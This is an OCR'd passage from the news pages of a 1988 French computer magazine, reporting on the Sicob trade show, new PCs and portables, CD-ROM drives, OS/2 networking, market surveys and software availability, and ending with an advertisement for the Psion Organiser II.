
Frame relance sa marque, La Logithèque, sur le créneau des applications DOS à moins de 1 500 F. Quatre références pour l'heure : les bases de données Open Access Jr et Gem Base, l'intégré 1er Choix et le logiciel de PAO PFS 1st Publisher. Objectif : vendre 10 000 programmes d'ici à la fin de cette année.

14 avril

Olivetti met son offre PC à niveau avec l'annonce simultanée devant la presse européenne réunie à Paris d'un AT 80386/20 MHz (modèle M380 XP) disponible en trois versions, d'un AT 80286/12 MHz (M290), d'un portable (M15 Plus) avec disque 20 Mo et écran LCD grand format rétro-éclairé et de deux disques optiques, un CD-ROM et un WORM (inscriptible une fois). Les supports de VGA, OS/2, Unix V/386 3.1, Windows 2.0 et 386 sont assurés. En outre, Filippo Demonte, vice-président de la division Ordinateurs personnels d'Olivetti, promet l'introduction par la firme italienne courant 88 d'« un certain nombre de modèles basés sur MCA ». Il affirme que le groupe italien dispose des brevets IBM en vertu d'un accord général de licences croisées, en vigueur depuis plusieurs années. A notre connaissance, cet accord n'avait jamais été précédemment rendu public.

J.-L. Desnos

LA MICRO FAIT UN MALHEUR EN PME



* Source UFB Locabail

Conclusion de la dernière enquête menée par UFB Locabail auprès des entreprises françaises de six à deux cents salariés : la micro fait un malheur en PME, alors que la mini stagne. Cette analyse couvre un champ de près de 250 000 entreprises dans les domaines de l'industrie, du bâtiment, du commerce et des services. L'agriculture n'est pas concernée.

En 1986, malgré des prévisions optimistes, le taux d'équipement des entreprises en matériel informatique (micro et mini confondues) avait stagné. Alors que fin 1985, 46 % des PME étaient équipées, à la fin de 1986, la progression passait à 47 % seulement.


En 1987, ce taux a atteint 59 %, soit une augmentation de 12 %. On prévoit pour l'année en cours un bond équivalent (71 % des entreprises équipées fin 88). Le commerce de gros est le plus équipé, suivi de l'industrie et des services.

Si l'on affine l'analyse pour se restreindre à la seule micro-informatique, on s'aperçoit que la progression est encore plus importante. Le taux d'équipement en micros est passé de 38 % à 53 %. 130 000 entreprises possèdent désormais au moins un micro-ordinateur, et le nombre moyen de machines par entreprise est passé de 2 à 2,5. De ces chiffres, on peut déduire que 330 000 micros sont installés dans les PME/PMI, sur un total national d'environ 1 400 000 machines, soit le quart du parc.

J.-L.L.B.

PORTABLES : LE DÉCOLLAGE

Les analyses d'Intelligent Electronics le confirment : le marché français des ordinateurs portables va connaître une grande activité au cours des prochains mois. Pronostic : 48 300 unités seront vendues cette année contre 25 500 en 1987 et seulement 11 400 en 1986. Précisons que ne sont retenues, dans le cadre de cette étude, que les machines pesant moins de 8,5 kg à écran plat, format attaché-case et pourvues « d'une certaine autonomie électrique ». Ce créneau représentera 6,4 % du total des ventes de PC en volume en 1988 contre 4,3 % l'année dernière. L'excellent score dont est créditée Olivetti sur les ventes 1987 est lié à une promotion de son modèle M15 via le réseau des Fnac.



Charles Buxin

OS/2 EN RESEAU

3+ Open de 3 Com est le premier logiciel réseau basé sur OS/2 et le Lan Manager de Microsoft. Contrairement au futur produit équivalent d'IBM bâti sur la version étendue d'OS/2, il se contente du noyau OS/2 1.0. A cela, un double intérêt : disponibilité rapide (été 1988) et économie importante pour l'utilisateur (– 75 %). Contrairement à Novell, son principal concurrent, 3 Com est reparti de zéro pour intégrer des postes de travail OS/2 à tout ce qui existait, essentiellement sous DOS, en matière de réseaux locaux. Multitâche (plus besoin d'un matériel serveur dédié), permettant d'adresser 16 Mo de mémoire, OS/2 est tout spécialement bienvenu quand il s'agit de piloter un serveur de fichiers.

Au-delà de cet avantage, 3+ Open est décrit comme une plate-forme standard pour le développement de nouvelles applications réseaux. Un exemple : le tri sur une base de données. Aujourd'hui, il faut transférer les 50 Mo de la base, patienter de longues secondes et réaliser le tri sur son propre PC. Demain (c'est-à-dire pas avant 1989), de nouvelles versions des plus fameux logiciels distribueront les fonctions entre serveur du réseau et station de l'utilisateur pour optimiser le temps de traitement et assurer un véritable partage des applications.

Un exemple de ces applications dites à traitement réparti est fourni par les serveurs de bases de données SQL, tel le SQL Server de Microsoft et Ashton Tate. Après-demain (1990 ?) les Macintosh eux-mêmes cohabiteront parfaitement avec les autres pensionnaires d'un tel réseau. Le groupe de travail prendra alors une autre dimension. Ainsi, le recalcul d'un tableau Excel quelle que soit son origine (PC, Mac, machine Unix, etc.) pourra être assuré par le serveur pour le compte de n'importe quel membre du réseau.

J.-L. Desnos

19 avril
Zenith renouvelle sa gamme de portables en introduisant simultanément trois modèles tous autonomes : un PC (le Supersport), un AT (Supersport 286) et un 386 (Turbosport, doté d'un 386 sans état d'attente bridé à 12/6 MHz pour limiter la consommation électrique). Prix : de 14 500 F ht à 49 000 F ht.
Un nouvel écran rétro-éclairé exclusif Zenith équipe le haut de gamme. C'est un LCD Supertwist 15,75 KHz CGA à double balayage 640 × 400 pts. Rétro-éclairage par quatre tubes fluorescents et un diffuseur exclusif Zenith.

J.-L. Desnos

Faraday Electronics, filiale à 100 % de Western Digital, et Phoenix Technologies sortent les premiers ROM Bios équivalents à celui des PS/2 modèles 50 et 60. Les kits d'évaluation des modèles 50 et 60 devaient être disponibles dès mai pour 35 000 F ht. Par ailleurs, Western Digital a conclu avec Microsoft un accord portant sur la diffusion de Lan Manager, son gestionnaire de réseau local sous OS/2, ce qui permet à la firme de s'estimer bien placée pour devenir « le principal fournisseur de produits compatibles PS/2 ».

21 avril
C'est probablement l'annonce du mois. Comme prévu, Tandy sort le premier clone PS/2. Basé sur le jeu de circuits Intel compatible PS/2 et le Bios de Phoenix, le Tandy 5000 MC est un 386/20 MHz à bus Micro Channel supportant OS/2 et Xenix SCO qui équivaut à un PS/2 8580. En standard, le 5000 MC offre VGA et dispose de 2 Mo de RAM. Il est doté d'un contrôleur de mémoire-cache Intel 82385 gérant 32 Ko

D.R.

de RAM statique (SRAM). Objet d'un accord de licence avec IBM, le 5000 MC est présenté par Tandy comme la machine la plus rapide du moment. Aux Etats-Unis, l'unité centrale sera vendue entre 5 000 $ et 7 000 $ avec un disque de 84 Mo. Le prix en France n'est pas encore fixé, pas plus que sa disponibilité. Les livraisons ne devraient réellement démarrer qu'en septembre.

22 avril
Des CD-ROM dans les lycées : l'Education nationale apporte sa caution à la technologie du CD-ROM en décidant d'équiper quelque 500 lycées et collèges en 1988. (Lire article en rubrique Formation p. 184.)

L'OCR EN APPRENTISSAGE AUTOMATIQUE

Inovatic s'apprête à lancer Readstar 6, un logiciel de reconnaissance optique de caractères d'une technique nouvelle, l'apprentissage automatique. Jusqu'à présent, deux types de logiciels coexistaient. Les uns reconnaissent automatiquement les caractères grâce à un algorithme. Les autres nécessitent un apprentissage. Le logiciel s'arrête dans ce cas à chaque caractère inconnu, et l'utilisateur le frappe au clavier. Les premiers sont donc immédiatement productifs, mais leurs compétences s'arrêtent aux textes dactylographiés non proportionnels. Les seconds parviennent à lire honorablement des textes édités.

J.-L. Desmos

Avec Readstar 6, Inovatic cherche à allier la performance (apprentissage) à l'absence d'intervention humaine (automatisation). Le premier module est comparable à Readstar 3+, qui utilise un apprentissage. Sur Readstar 6, un second module se substitue à l'opérateur, pour affecter des codes ASCII aux modèles répertoriés par le premier module. Ce programme accomplit rapidement sa tâche, puisqu'il se trouve face à 100 ou 150 images au lieu des quelques milliers de signes de la page nécessaire à l'apprentissage. Un vérificateur orthographique contrôle à l'aide d'un dictionnaire la cohérence des mots formés. On intervient en fin de processus seulement pour les caractères non reconnus (environ 4 % selon Inovatic).

La commercialisation devrait intervenir au cours du mois de juin pour la version PC, et vers la fin de l'année pour la version Macintosh, à un prix d'environ 75 000 F ht.

P.D.

LES CONQUETES DU CD-ROM

Les charmes du jeune CD-ROM ne laissent plus indifférents les acteurs du monde informatique. Les grands constructeurs succombent un à un. Olivetti, déjà engagé avec Eikon (*joint venture* qui réunit Olivetti, Microsoft et Seat) et Edel (Mondatori, le groupe l'Espresso et Seat) n'échappe pas à la règle. Son premier produit, le CD 550 (550 Mo de mémoire) est un lecteur externe demi-hauteur, qui affiche un air de famille indéniable avec le 1503 S d'Hitachi. Impossible d'en connaître le prix. Il sera accompagné dès le mois de septembre par un lecteur de DON, le OD 810 (810 Mo de mémoire, temps d'accès : 170 ms).

Deuxième « victime », Nec produit deux spécimens de son cru, soit un lecteur interne demi-hauteur, le CDR 80, et un lecteur de table pleine hauteur, le CDR 75. Tous deux se flattent d'une capacité de 540 Mo et d'un temps d'accès moyen de 0,5 s. Ils seront livrables au dernier semestre avec les interfaces SCSI et un adaptateur PC. Marché principal : l'OEM. Prix non communiqués.

Si les rejetons d'Atari et d'Apple, les deux extrêmes côté tarifs, n'ont plus l'attrait de la surprise pour les routards des salons internationaux, le public français a pu enfin les contempler au Sicob, l'un couplé avec le logiciel de navigation Hypercard, l'autre avec Hyperdoc de Geci (v. *L'Oi* n° 103). Ergonomie et séduction obligent. L'un et l'autre seront disponibles à partir du mois de septembre. Chez les pionniers, alias TRT-TI et Hitachi, les prix baissent. Pour 8 000 F ht, on peut emporter le 3500 d'Hitachi, et pour 7 950 F ht le CM 201 de TRT-TI, deux lecteurs demi-hauteur destinés à s'intégrer dans des PC/AT/XT (voir *L'Oi* n° 101, p. 105).

V.C.

J.-L. Desmos

INTEL VERS LES 33 MHZ

Intel lance son propre ordinateur construit autour d'un 80386 cadencé à 25 MHz. Baptisé System 302, il est doté d'une mémoire-cache de 64 Ko et opère sans état d'attente. Uniquement destiné au marché OEM, distribué en France par Métrologie, cet ordinateur contient bien un 80386 à 25 MHz, et non un 20 MHz sur une carte accélérée. Dans la foulée, Intel prévoit un coprocesseur 80387 à 25 MHz.

La présentation publique de cet ordinateur ne s'accompagne pas de celle du processeur, qui, s'il est disponible pour quelques clients, n'est pas officiellement annoncé. Les processeurs 25 MHz, en tous points identiques aux 20 MHz et aux 16 MHz sont issus d'une technologie 1,5 µ. Les vitesses annoncées correspondent à un certificat de bonne conduite au cours des tests Intel. Chacun est certifié pour une gamme de température à une vitesse donnée. Les 25 MHz issus de cette technologie ne sont pas et ne seront pas en nombre suffisant pour supporter une annonce officielle. En revanche, un ordinateur, d'un prix plus « dissuasif », risque moins d'épuiser les stocks et « établit une nouvelle norme de performance du marché OEM », comme le déclare Bob Brannon, d.g. pour l'Europe. En ce qui concerne les AT 386 à 25 MHz avec processeurs non certifiés des sociétés françaises RDI et Axis, Andy Cash du marketing technique Europe, déclare qu'ils sont « sujets à l'échauffement. On peut s'attendre à une durée de vie moindre ».

D.R.

Vers la fin de l'année, en vertu du vieux principe que moins le chemin est long, plus on le parcourt vite, Intel prévoit de développer les actuels 16 MHz et 20 MHz en technologie 1 µ. Ce qui permettrait de les certifier pour des vitesses plus grandes atteignant de 25 MHz à 33 MHz. Alors, le 25 MHz sera disponible en nombre. Gageons que d'ici là on verra des processeurs poussés tournant à 33 MHz.

A.S.

25 avril

Freehand. Pendant le Sicob, Ise-Cegos a annoncé la sortie en version française de Freehand. Ce logiciel de dessin au format PostScript vient directement concurrencer Illustrator (Adobe) sur son créneau. Il offre des possibilités inédites jusqu'à présent (voir la rubrique Macintosh de ce numéro) comme la création de courbes de Béziers à main levée.

Le Sicob ouvre ses portes pour la seconde fois au parc de Paris-Nord-Villepinte. Alain Madelin l'inaugure au pas de charge.

Le péril jaune nous guette ! Le premier DAT Informatique fait son entrée en France sous le label Hitachi. D'une capacité de 1 Go (60 m de bande), le DAT Mass Storage System présente un temps d'accès moyen à l'information de 20 s et une vitesse de transfert des données de 133 Ko/s. Taux d'erreur de 10^{-15}. Il sera commercialisable cet automne au prix de 33 000 F ht avec une interface SCSI (comptez 70 F par cassette). Hitachi compte vendre 400 000 unités dans le monde cette année.

Décidément très en forme, Tandy se vante lors du Sicob d'avoir mis au point un CD effaçable. Présentant une compatibilité ascendante avec les disques compacts traditionnels, le THOR-CD (pour Tandy High Intensity Optical Recorder Compact Disc) pourrait voir le jour dans un an et demi en version audio (prix inférieur à 500 $) et dans deux ans et demi en version ROM. Ses performances sont jugées « dramatiquement bonnes ». Rappelons que Philips et Sony ont annoncé l'automne dernier des CD-Audio/ROM *write once* pour la fin 89.

26 avril

L'écran pleine page pour Atari est enfin une réalité. Microvision propose un modèle 16" (dit A4) et un 19" (dit A3). Chacun d'eux comprend une carte et un logiciel développé par Dominique Laurent (l'auteur du Rédacteur). Compatibles avec tous les grands logiciels pour ST, y compris ceux de mise en pages, les écrans Microvision sont vendus respectivement 11 400 F ht et 14 900 F ht.

J.-L. Desnos

RETRO, FLUO, TURBO

J.-L. Desnos

Annoncé peu avant le Sicob (*cf. L'Oi* n° 103 p. 33), le Goupil Golf était sans doute l'un des produits les plus novateurs visibles à Villepinte. Ce portable non autonome réunit les caractéristiques d'un AT haut de gamme de bureau dans une mallette pesant environ 7 kg : processeur 80286 à 10 MHz, mémoire de 640 Ko extensible à 4,6 Mo, un lecteur 1,44 Mo sur 3"1/2, un disque dur allant de 40 Mo à 100 Mo, un clavier étendu de 102 touches et un affichage VGA. Bref, tout ce dont un utilisateur de micro peut souhaiter disposer à tout moment.

Ajoutons à cela un nouvel écran plat affichant 640 points sur 480 et supportant donc le mode VGA. Un tel écran est une première. Il utilise deux astuces technologiques. D'une part, un écran double Supertwist (deux couches de cristaux liquides), développé par Sharp au Japon, permet un excellent contraste (rapport de 20 sur 1). D'autre part, le rétro-éclairage est assuré par des petits tubes néons fluorescents. Cette technique dénommée Cold Cathod Fluorescent Tube assure une durée de vie de 15 000 à 20 000 heures d'utilisation contre 3 000 heures pour les électroluminescents classiques. Les petits tubes nécessitent une tension de 1 000 V pour fonctionner. La consommation tourne autour de 3 W, équivalente en cela au rétro-éclairage courant. Cet écran VGA sera disponible dès septembre prochain au prix de 7 000 F ht. L'unité centrale sans écran équipée d'un disque de 40 Mo vaut 25 700 F ht.

Zenith vient elle aussi d'adopter ce mode de rétro-éclairage par tubes fluorescents sur son Turbosport 386, premier portable autonome basé sur un 80386 (bridé à 12 MHz) à être commercialisé.

Chez Goupil, on pense que la technologie « fluo » va s'imposer dans les deux ans. Elle pourrait supplanter l'électroluminescent et le plasma.

A.S.

UN PORTABLE THOMSON

Thomson renoue avec l'informatique grand public. En avant-première pour la presse était dévoilé au Sicob le prototype d'un ordinateur baptisé provisoirement CPC2, un portable non autonome d'un format et d'une apparence proches de ceux de l'Amstrad portable PPC 512. Un processeur 8088 à 9,54 MHz anime cet ordinateur destiné principalement aux marchés étudiant et familial. La mémoire vive de 512 Ko s'étend jusqu'à 1,5 Mo. La mémoire de masse est assurée par un ou deux lecteur(s) de disquettes de 720 Ko au format 3"1/2. Un disque dur externe de 20 Mo peut être ajouté en option.

L'adaptateur d'affichage supporte le CGA couleur étendu (215 couleurs), monochrome et le mode Hercules. L'EGA est optionnel. Pour favoriser le côté transportable, un écran plat à cristaux liquides (lisible) est disponible ainsi qu'un sac de transport. Curieusement, le prototype ne dispose pas de poignée.

Le prix est estimé pour l'instant à 4 000 F ttc pour l'unité centrale avec un lecteur et un adaptateur vidéo, mais sans affichage. Des promotions pour les étudiants et lors des fêtes de Noël sont envisagées.

A.S.

D.R.

OCE : LA PAO EUROPEENNE

Grand spécialiste des copieurs, Océ présentait au Sicob une station de PAO complète, l'Océ 9000, fabriquée entièrement en Europe. Ce dernier point est suffisamment rare pour qu'on le souligne. L'ensemble fonctionne aussi bien en monoposte qu'en réseau. Il comprend une unité centrale avec 1 Mo de RAM en standard architecturée autour d'un processeur 80286. L'écran pleine page noir et blanc peut être partagé en deux parties. En bas de l'écran, l'utilisateur travaille avec un traitement de texte intégré à la machine et accessible en permanence. Dans le haut, il peut émuler n'importe quel programme sous le système MS-DOS. L'Océ 9000 est livré avec un scanner et une imprimante laser atteignant l'un et l'autre une résolution de 300 points au pouce. Le cœur de la laser n'est pas d'origine japonaise, mais bien hollandaise.

Le clavier, particulièrement ergonomique, comprend un pavé avec 14 touches de fonction dédiées et 8 touches redéfinissables par l'utilisateur. L'ensemble est fourni indifféremment avec un ou plusieurs lecteur(s) 5" 1/4, 3"1/2 ou même 8". Océ propose les logiciels Ventura ou Pagemaker pour travailler avec cette station. Le prix moyen de cet ensemble PAO, scanner, disque dur et imprimante laser compris, s'élève à 85 000 F ht.

Océ a par ailleurs développé une autre imprimante laser (modèle 6750) dont la résolution atteint 500 points au pouce et qui était présentée pour la première fois en France.

J.L.L.B.

DEMANDEZ LE PROGRAMME

Les principaux éditeurs de logiciels multiplient annonces et nouvelles versions.
Voici l'état réel des disponibilités sur le marché français établi à l'occasion du Sicob.

	Éditeur	Disponibilité version américaine	Disponibilité version française
1-2-3 Mac	Lotus	En projet	En projet
1-2-3 version 3	Lotus	Octobre	Novembre
Agenda	Lotus	Juillet	Non précisé
DBase 4	Ashton Tate	Août	Octobre
DBase Mac	Ashton Tate	Disponible	Disponible
Excel 2 Mac	Microsoft	En projet	En projet
Excel PC	Microsoft	Disponible	Disponible
Modern Jazz	Lotus	Juin	Juillet
Quattro	Borland	Disponible	2e semaine de juin
Sidekick Plus	Borland	Disponible	Octobre
Sprint	Borland	Mai	Disponible version 1.1
Turbo-Pascal 4.0	Borland	Disponible	Juin
Word4 version réseau	Microsoft	Juin	Juin
WordPerfect 5.0	WordPerfect	Mai	Septembre
WordPerfect Mac 1.0	WordPerfect	Disponible	Septembre
Works PC	Microsoft	Disponible	Disponible

Ces informations ont été recueillis le 29/4/88.

27 avril

3Com est un leader encore discret. Il domine le marché des réseaux locaux Ethernet et Token Ring, l'inondant de serveurs, d'adaptateurs et de logiciels spécialisés. Au Sicob, il était le seul exposant à présenter une démonstration en réseau d'OS/2, soumettant pour la première fois au visiteur le look de l'interface-utilisateur IBM SAA. Le produit a pour nom 3+ Open (v. p. 13).

Idée lancée au sommet de Québec en septembre 1987, la Voix de l'informatique francophone (Vif) est née officiellement dans le cadre du Sicob. Elle réunit les associations belges, canadiennes et françaises d'utilisateurs (Afin, Afcet, etc.). Parmi ses objectifs figurent la création d'un répertoire des logiciels francophones et des travaux visant à normaliser les claviers.

28 avril

Softsel succède à La Commande Electronique en tant qu'importateur exclusif pour la France des cartes d'extension-mémoire, cartes accélératrices et coprocesseurs pour PC, AT et PS fabriqués par Intel. Les raisons de ce changement de partenaire ? D'une part, l'activité vente directe de LCE qui mécontentait les revendeurs, d'autre part, la priorité accordée par LCE à la diffusion d'Ashton Tate au détriment des autres produits de sa gamme selon Intel. Joyau des cartes Intel : la toute nouvelle carte Inboard PC 386 qui transforme tous les PC/XT 8088 équipés d'un DOS 2.0 ou supérieur (ils sont 500 000 en France) en un PC 386/16MHz. Outre le processeur 32 bits, elle comporte une RAM additionnelle de 1 Mo extensible à 3 Mo et un emplacement coprocesseur arithmétique 80387. L'augmentation de vitesse est évaluée à un facteur 10. Prix : 8 000 F ht.

Très attendu depuis son annonce américaine, le tableur DOS Lucid 3D sera distribué en France par Software Technologies. Version américaine disponible (1 500 F ht). La version française devrait être prête en septembre (*cf.* test en p. 51).

30 avril

Le Sicob referme ses portes sur une fréquentation de 194 808 visiteurs (contre 175 600 en 1987), très proche de la prévision la plus optimiste des organisateurs. La journée du jeudi 28 avril, avec 48 700 visiteurs, a même permis au Sicob d'établir un nouveau record de fréquentation sur une journée pour le parc de Paris-Nord-Villepinte, toutes manifestations confondues. Prochain rendez-vous fixé pour les 19-24 septembre à Paris-Le Bourget pour un Sicob spécial micro combiné avec les premières Assises de la distribution informatique professionnelle. Une façon pour le Sicob de garder une présence en automne d'autant qu'après de nouvelles extensions du parc de Villepinte, il n'est pas exclu que le grand Sicob soit à nouveau organisé en septembre à partir de 1990.

LES SYSTEMES EXPERTS SUR LE GRIL

La journée organisée par *L'Ordinateur individuel* sur le thème des systèmes experts dans l'entreprise a été l'occasion d'éclaircir certains aspects encore trop brumeux de l'intelligence artificielle. Cinq générateurs de systèmes experts ont été présentés dans le détail et des applications pratiques ont été mises en avant. Il s'agissait de montrer que l'IA n'est plus un concept éthéré, mais bien une nouvelle technologie qui trouve sa place dans les entreprises. Frank Giami (Ise Cegos) a montré les avantages de Guru : traitement de texte et tableur intégrés. Il a présenté l'application Credit Manager, un SE d'aide à la décision financière. Laurence Joint (CSI) et Essoukan Mouangue (Mindsoft) ont parlé avec enthousiasme et brio de Nexus, système hybride qui mélange habilement le raisonnement et la programmation procédurale. Ils ont présenté un système de reconnaissance du bois et un système de diagnostic médical couplé avec un vidéodisque. Jean-Pierre Carsalade (GSI Tecsi), lors d'une démonstration claire et pragmatique, a construit un petit exemple de SE avec Intelligence Service II.

Michel Baret

Il a également mis en avant deux applications pratiques : Joséphine, une aide à la décision écrite spécialement par la société Arcane pour la Banque de Bretagne, et un système de diagnostic de panne pour les autocommutateurs téléphoniques. Patrick Landry (Intellia) a montré les capacités graphiques de Nexpert sur Macintosh II en insistant sur sa particularité à représenter les connaissances sous forme de règles ou d'objets. Plusieurs applications ont été évoquées : aide à la décision de financement, maquette de surveillance d'une usine chimique et diagnostic de panne pour les satellites.

Enfin, Hervé Meymy (ACT Informatique) s'est attaché à démontrer l'ergonomie de l'Experkit II sur Macintosh ainsi que les avantages à travailler en environnement Le–Lisp. Il a présenté un SE utilisé par la Compagnie générale des eaux pour l'analyse et le traitement des eaux usées industrielles et une simulation de la gestion de robots dans un atelier.

Au terme de cette journée, un débat a réuni tous les intervenants. Ils convinrent que la classification des moteurs d'inférence suivant l'échelle 0, 0+, 1 et 1+ n'avait pas grande signification. Il leur paraît plus logique de dire que certains systèmes experts seulement peuvent gérer des règles contenant des variables. Les participants ont noté les produits sur leur puissance, leur convivialité, la facilité de créer un SE et sur la qualité des intervenants.

Finalement, Intelligence Service (14,05) l'emporte d'une courte tête sur Nexpert (13,97) devant Nexus (13,1), Guru (12,95) et l'Experkit II (12,17). Une arrivée dans un mouchoir de poche...

J.L.L.B.

L'ECRITURE ELECTRONIQUE

Une cinquantaine de personnes ont participé aux Ateliers comparatifs du logiciel consacrés aux traitements de texte sur PC sous l'égide de *L'Ordinateur individuel*, de *Temps Micro* et de *Décision Informatique*. A cette occasion, six programmes ont été présentés : Word 4, Sprint, WordStar 2000, Textor 4, Visio 4 et WordPerfect. Chacun des intervenants devait réaliser en direct et en cinquante minutes au maximum un document de mailing. Il s'agissait de mêler des fonctions de mise en pages et de calcul, et de tester les capacités de ces logiciels à importer des données (des noms et des adresses) à partir de fichiers extérieurs. C'est Word 4 qui a le mieux tiré son épingle du jeu si l'on en croit les notes attribuées par les participants. En fin de journée, ils ont noté les produits de 0 à 20 pour la puissance de leurs fonctionnalités, leur facilité d'utilisation et leur rapidité d'exécution. Les notes globales sont les suivantes : 16,4 pour Word 4, 14,5 pour Sprint, 13,6 pour WordStar 2000, 13 pour Textor 4, 12,4 pour Visio 4 et 12 pour WordPerfect.

4 mai

Jean-Louis Gassée, vice-président d'Apple, vend 60 250 actions Apple pour 2,7 millions de dollars. Ces titres avaient été acquis en juillet 1987 pour 467 000 $. Robert Shostak, cofondateur de Ansa et auteur du logiciel Paradox, quitte Borland (maison mère d'Ansa depuis août 1987) où il occupait la fonction du Chief Scientist.

Que peut-on faire avec un Organiseur II ?

1 - On peut stocker adresses, n^os de téléphones, notes, prix, etc. Il les retrouve instantanément (tapez **kovs** pour retrouver Tchaï**kovs**ky par exemple.

2 - On peut le faire sonner. Ses 8 alarmes pourront vous réveiller tous les matins. Et il occupera moins de place dans votre poche.

3 - On peut noter ses rendez-vous. Il se réveille tout seul dès l'approche d'un rendez-vous : il 'bip' et vous affiche qui, quand et où.


4 - On peut le faire calculer. Précision à 12 chiffres. 10 mémoires. Fonctions scientifiques et financières. Fonction de simulation.

5 - On peut lui rajouter de la mémoire. Jusqu'à 256 K. Avec ça vous pourriez stocker tous vos clients, vos références. Tout, dans la poche.

6 - On peut le connecter à un autre ordinateur. Pour récupérer des fichiers, des tableaux. Pour les imprimer. Il accepte tout.

7 - On peut simuler. Avec Spreadsheet, un tableur compatible Lotus 1.2.3. Vous pouvez récupérer des tableaux Lotus et les avoir dans la poche.

8 - On peut le programmer. Il dispose en standard d'un langage évolué (BASIC procédural) avec plus de 50 fonctions. Et il est rapide. Très rapide.



9 - On peut l'émuler. Avec le Développeur et un IBM PC ou compatible. Comme ça, on peut le programmer sur un grand écran, avec un clavier azerty, tester et débugger ses procédures.

10 - On peut gérer des fichiers. Avec FilePak, sans programmer, vous pourrez créer vos propres masques de saisie, imprimer des états, etc.

11 - On peut lire des codes à barres. C'est enfantin : il suffit de rajouter le crayon. Il lit les codes les plus courants et il les stocke dans sa mémoire.

12 - On peut lui faire plaisir. En lui offrant une sacoche pour le protéger, en cuir véritable. Rien n'est trop beau pour lui.

Aware

21, rue Le Peletier 75009 Paris - Tél. 45 23 21 12

Référence 127 du service-lecteurs (page 66)

01/06/88

Société _____


Nom _____ Téléphone _____

Adresse _____

Code postal et ville _____

Désire recevoir une documentation sur l'Organiseur II.

LA MACWORLD AVANT L'HEURE



J.-L. Desnos

